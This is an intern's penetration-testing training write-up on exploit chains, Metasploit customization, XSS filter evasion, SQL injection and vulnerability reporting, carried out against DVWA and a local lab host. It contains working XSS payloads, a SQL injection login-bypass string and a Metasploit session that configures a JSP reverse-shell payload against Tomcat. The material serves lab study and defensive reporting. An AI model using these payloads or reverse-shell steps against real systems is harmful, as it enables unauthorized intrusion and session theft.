



TASK-3 (Theoretical)

-Sai Surendra Babu K.

- VAPT Intern

1. Advanced Vulnerability Exploitation

“Advanced Vulnerability Exploitation” means:

- going beyond just finding a vulnerability
- learning how vulnerabilities are actually used in multi-step attack scenarios
- understanding how attackers combine techniques

Flow

Find XSS → steal session → access admin panel.

1. Exploit Chains

An exploit chain means:

- using multiple vulnerabilities together
- one attack helps perform another attack

Example flow:

XSS → steal session cookie → login as victim

Another example:

SQL Injection → admin access → file upload → remote code execution

Use:

- DVWA

Step 1 — Find XSS

Input:

```
<script>alert(1)</script>
```

If popup appears:

- XSS exists

Step 2 — Learn Cookie Access


Try:

```
<script>alert(document.cookie)</script>
```

You will see your own lab cookie.

Purpose:

- understand why cookies matter




Step 3 — Understand Session Hijacking

Concept:

If attacker gets session cookie,
they may impersonate victim.

Learn:

- HTTP cookies
- Sessions
- Authentication flow





2. Exploit Customization

Means:

- modifying existing exploit code
- changing payloads/settings for environment

Example:

- changing IP
- changing port
- modifying URL path

Learn with Metasploit Framework

Example:

msfconsole

Search exploit:

search tomcat

Use exploit:

use exploit/multi/http/tomcat_mgr_upload

Show settings:

show options

Set target:

set RHOSTS 192.168.78.133

Set payload:

set payload java/jsp_shell_reverse_tcp

This is customization.

```
msf > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name      Current Setting  Required  Description
  ---      -
  HttpPassword  no              no        The password for the specified username
  HttpUsername  no              no        The username to authenticate as
  Proxies       no              no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4
  RHOSTS       yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT        80              yes       The target port (TCP)
  SSL           false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI    /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST        no               no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.78.130  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Java Universal

View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.78.133
RHOSTS => 192.168.78.133
msf exploit(multi/http/tomcat_mgr_upload) > set payload java/jsp_shell_reverse_tcp
payload => java/jsp_shell_reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > exploit
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '*' and '?' was replaced with '*' in regular expression
[*] Exploit aborted due to failure: not-found: The target server fingerprint "Apache/2.2.8 (Ubuntu) DAV/2 (Powered by PHP/5.2.4-2ubuntu5.10.1)" does not match "(2-mix:Apache.*(Coyote|Tomcat))".
```

3. Obfuscation Techniques

Purpose:

- understand how filters/WAFs work
- learn defensive detection



Example:

Some filters block:

`<script>`

But encoded forms may bypass weak filters.

Example encoding:

`%3Cscript%3Ealert(1)%3C/script%3E`

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello http://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

Normal Payload

`<script>alert(1)</script>`

Direct text


Easy to detect

Obfuscated Version

`<img src=x onerror=alert(1)>`

Encoded text

Harder to detect



STEP 1 — Open Vulnerable Website

In Kali Linux open DVWA in browser.

Example:

`http://127.0.0.1/dvwa`

Login:

- username: admin
- password: password

STEP 2 — Go to XSS Page

Click:

DVWA Security → Low

Then open:

XSS (Reflected)

You will see an input box.

STEP 3 — Test Simple Payload

Inside the input field type:

`<script>alert(1)</script>`

Then click Submit.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello http://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

View Source

View Help

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

STEP 4 — What Should Happen

If vulnerable:

- popup box appears
- showing 1

That means JavaScript executed.




STEP 5 — Using URL Directly

Instead of typing in box, put payload in URL:

`http:// 192.168.78.133/dvwa/vulnerabilities/xss_r/?name=<svg onload=alert(1)>`

Press Enter.

Popup should appear.



Real-World Attack Analysis

Study Case Studies

SolarWinds supply chain attack

Multi-stage intrusion



Supply chain compromise

Persistence

Lateral movement

Other Good Case Studies

Attack

Learn

Equifax Breach Apache Struts RCE

WannaCry SMB exploitation

Stuxnet Multi-stage malware

Colonial Pipeline Initial access + ransomware.

2. Web Application Penetration Testing


Web pen testing means testing websites for security weaknesses.

Goal:

- Find vulnerabilities
- Understand impact
- Learn secure fixes

Example targets:

- Login pages
- Search boxes
- File uploads
- Admin panels





Topic	Uses
HTTP Requests	Browser → Server communication
GET/POST	Sending data
Cookies	Login sessions
HTML Forms	User input
Authentication	Login systems

STEP 2 —OWASP Top 10

Most Important Vulnerabilities

OWASP Top 10:

Vulnerability	Meaning
Broken Access Control	User accesses admin pages
Cryptographic Failures	Weak encryption
Injection	SQL Injection
Insecure Design	Bad security logic
Security Misconfiguration	Default passwords
Vulnerable Components	Old software
Authentication Failures	Weak login security
Integrity Failures	Unsafe updates
Logging Failures	No monitoring
SSRF	Server makes dangerous requests

STEP 3 - Vulnerabilities

A. XSS (Cross-Site Scripting)

Vulnerable Input



<input type="text" name="comment">

Test Payload

<script>alert(1)</script>

If popup appears → XSS exists.

B. SQL Injection

Normal Query

SELECT * FROM users WHERE username='admin'

Injection Example

' OR '1'='1


Can bypass login in vulnerable apps.

The screenshot shows the 'acublog' login page. The username field is filled with 'admin' and the password field is filled with four dots. The 'Remember me' checkbox is checked. The 'Login' button is visible. To the right of the login form is a calendar for May 2026 and a link to 'Get RSS feed'.

May 2026						
Sun	Mon	Tue	Wed	Thu	Fri	Sat
26	27	28	29	30	1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30
31	1	2	3	4	5	6

[Get RSS feed](#)

May 2026						
Sun	Mon	Tue	Wed	Thu	Fri	Sat
26	27	28	29	30	1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30
31	1	2	3	4	5	6



3. Reporting and Stakeholder Communication

The web application contains critical vulnerabilities that may allow attackers to access user data.

Vulnerability	Risk	Fix
SQL Injection	Critical	Use parameterized queries
XSS	Medium	Validate user input

nmap 192.168.78.133

You got:



21 ftp
23 telnet
80 http

SIMPLE EXAMPLE

Suppose you found:

23/tcp open telnet

Now write report like this:

Issue:

Telnet Enabled

Why Dangerous:

Passwords travel without encryption.

Risk:

Attacker can steal credentials.

Fix:

Disable Telnet and use SSH.

DONE

That is reporting.

ANOTHER EXAMPLE

Suppose you found XSS using:

<script>alert(1)</script>

Now report:

Issue:

XSS Vulnerability

Why Dangerous:

Attacker can run JavaScript in victim browser.

Risk:

Session stealing possible.

Fix:

Validate user input.

DONE

REAL PENTEST REPORT FLOW

Step	What You Do
Scan	Find ports/services
Test	Find vulnerability
Screenshot	Save proof



Step What You Do

Report Write issue + fix

Run:

```
nmap 192.168.78.133
```

23/tcp open telnet

Issue:

Telnet Enabled

Danger:

Credentials visible in network.

Fix:

Use SSH instead.

http:// 192.168.78.133/dvwa



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Hello http://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Stakeholder Communication Means

Different people need different explanation.

Manager

Simple explanation:

System contains insecure services.

Developer

Technical explanation:

Port 23 running Telnet protocol without encryption.

Same issue.

Different explanation.

THAT is stakeholder communication.